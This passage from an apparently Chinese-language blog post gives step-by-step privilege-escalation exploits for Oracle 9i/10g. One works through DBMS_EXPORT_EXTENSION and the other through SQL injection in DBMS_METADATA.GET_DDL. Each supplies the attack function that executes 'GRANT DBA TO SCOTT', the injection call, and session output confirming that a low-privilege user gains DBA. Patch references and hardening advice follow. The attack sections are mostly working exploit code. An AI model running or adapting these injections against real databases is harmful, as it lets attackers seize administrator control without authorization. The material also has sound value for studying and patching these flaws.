FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
```

```
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN(1);
END;

END;
/

-- Inject the function in dbms_export_extension

DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'SCOTT';
TYPE_NAME := 'HACKERPACKAGE';
TYPE_SCHEMA := 'SCOTT';
VERSION := '9.2.0.1.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(INDEX_NAME =>
INDEX_NAME,
 INDEX_SCHEMA => INDEX_SCHEMA,
 TYPE_NAME => TYPE_NAME,
 TYPE_SCHEMA => TYPE_SCHEMA,
VERSION => VERSION,
 NEWBLOCK => NEWBLOCK,
 GMFLAGS => GMFLAGS);
END;
/
```

sqlplus 中显示"PL/SQL procedure successfully completed"，提升权限成功。

4、断开连接

```
SQL> disc;
```

5、重新连接

SQL> conn scott/tiger@orcl;

6、再次查询 scott 的当前角色

SQL> select * from session_roles;

ROLE

CONNECT
RESOURCE
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_ROLE
EXECUTE_CATALOG_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS
WM_ADMIN_ROLE

ROLE

JAVA_ADMIN
JAVA_DEPLOY
XDBADMIN
OLAP_DBA

已选择 15 行。

看到权限已经提升为 DBA
【修补方式】
参考 Oracle Critical Patch Update - April 2006,执行修补.

==========传说中的分割线==========

【漏洞名称】 sys.dbms_metadata.get_ddl 提升权限漏洞

【影响平台】 Oracle 9i / 10g

【风险等级】 高

【攻击需求】　　较低权限账号

【造成危害】　　取得管理员权限

【内容描述】

Oracle Database server 9.2.0.7 and 10.1.0.5 存在 SQL 注入弱点, sys.dbms_metadata.get_ddl 允许用户以 DBA 权限执行命令,通过验证的用户可以利用此弱点取得管理员权限。

【测试代码】

1、用 scott/tiger 登陆 Oracle，scott 是 oracle 内建用户，权限较低，通过执行特殊参数的命令可以提升为 DBA。

sqlplus scott/tiger@orcl

2、查询 scott 的当前角色

SQL> select * from session_roles;

ROLE

CONNECT
RESOURCE

可以看到 scott 只有 CONNECT 和 RESOURCE 两个权限较低的角色

3、利用漏洞执行权限提升,在 SQLPlus 中执行如下语句：

```
SQL>
-- Create a function first and inject this function. The function will be executed as user SYS.
CREATE OR REPLACE FUNCTION "SCOTT"."ATTACK_FUNC" return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
COMMIT;
RETURN '';
END;
/

-- Inject the function in the vulnerable procedure
SELECT SYS.DBMS_METADATA.GET_DDL('"||SCOTT.ATTACK_FUNC()||'','') FROM dual;
```

错误：

ORA-31600: invalid input value '||SCOTT.ATTACK_FUNC()||' for parameter OBJECT_TYPE in function GET_DDL
ORA-06512: at "SYS.DBMS_SYS_ERROR", line 105
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1536
ORA-06512: at "SYS.DBMS_METADATA_INT", line 1900
ORA-06512: at "SYS.DBMS_METADATA_INT", line 3606
ORA-06512: at "SYS.DBMS_METADATA", line 504
ORA-06512: at "SYS.DBMS_METADATA", line 560
ORA-06512: at "SYS.DBMS_METADATA", line 1221
ORA-06512: at line 1

4、断开连接

SQL> disc;

5、重新连接

SQL> conn scott/tiger@orcl;

6、再次查询 scott 的当前角色

SQL> select * from session_roles;

ROLE

CONNECT
RESOURCE
DBA
SELECT_CATALOG_ROLE
HS_ADMIN_ROLE
EXECUTE_CATALOG_ROLE
DELETE_CATALOG_ROLE
EXP_FULL_DATABASE
IMP_FULL_DATABASE
GATHER_SYSTEM_STATISTICS
WM_ADMIN_ROLE

ROLE

JAVA_ADMIN
JAVA_DEPLOY

XDBADMIN
OLAP_DBA

已选择 15 行。

看到权限已经提升为 DBA

【修补方式】
Revoke the grants or apply the patches mentioned in Oracle Critical Patch Update April 2005.

日常修补小结：
扫描检测一下自己的数据库有否存在激活状态的默认用户，自己新创建的用户和密码尽量不要一样，有的扫描工具就是通过用户表来探测的，就算你帐号是自己创建的，经过我的实践如果新创建的用户和密码一样的话，也会被探测的出来的。
给 SYS 和 SYSTEM 用户设置一个比较复杂的密码，其他一般用户都设置为到期（EXPIRED）或者锁定（LOCKED），修改 DBSNMP，SCOTT 密码，按需分配授权，把无关的授权撤消。

好了，本文到此就结束了。谢谢大家耐心浏览到这里，以上是个人经验及观点，难免有错漏，望谅解。